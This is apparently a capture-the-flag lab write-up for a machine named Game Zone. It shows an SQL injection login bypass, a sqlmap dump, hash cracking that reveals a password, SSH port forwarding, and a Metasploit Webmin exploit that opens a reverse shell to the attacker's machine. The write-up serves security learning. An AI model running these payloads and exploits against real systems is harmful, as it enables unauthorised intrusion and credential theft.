Q1. Agent 47
export machine="10.10.114.19" && nmap $machineBypass login :
' or 1=1 -- -Entering this in the search field on portal.php:
'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1
We now know the database is MySQL:

Creating request.txt.

Saving the request to a file:
right click > Copy to file > ~/Desktop/Machines/GameZone/request.txtsqlmap
sudo sqlmap -r "$(pwd)/request.txt" --dbms=mysql --dump
john --wordlist=/usr/share/dict/rockyou.txt file.h --format=Raw-SHA256Pass : videogamer124
ssh agent47@10.10.114.19User.txt
649ac17b1480ac13ef1e4fa579dac95c
Tags: tunneling, ssh, portforwarding
-L is a local tunnel (YOU <– CLIENT).
If a site was blocked, you can forward the traffic to a server you own and view it.
For example, if imgur was blocked at work, you can do ssh -L 9000:imgur.com:80 user@example.com.
Opening localhost:9000 loads Imgur through the other server.
-R is a remote tunnel (YOU –> CLIENT).
You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.
We use ss to inspect the host’s sockets.
Running ss -tulpn lists listening TCP and UDP sockets and their processes.
ss -tulpn

5 ports
The iptables rules show that outside access to port 10000 is blocked.

From our local machine, run ssh -L 10000:localhost:10000 agent47@IP
ssh -L 10000:localhost:10000 agent47@10.10.114.19Opening localhost:10000 reaches the forwarded web server.

whatweb http://localhost:10000

nmap -p 10000 127.0.0.1 -sV
MiniServ 1.580


sudo msfconsole -q -x "use exploit/unix/webapp/webmin_show_cgi_exec;set RHOSTS localhost;set payload cmd/unix/reverse;set lhost tun0;set lport 7777;set USERNAME agent47;set PASSWORD videogamer124;set SSL false;exploit"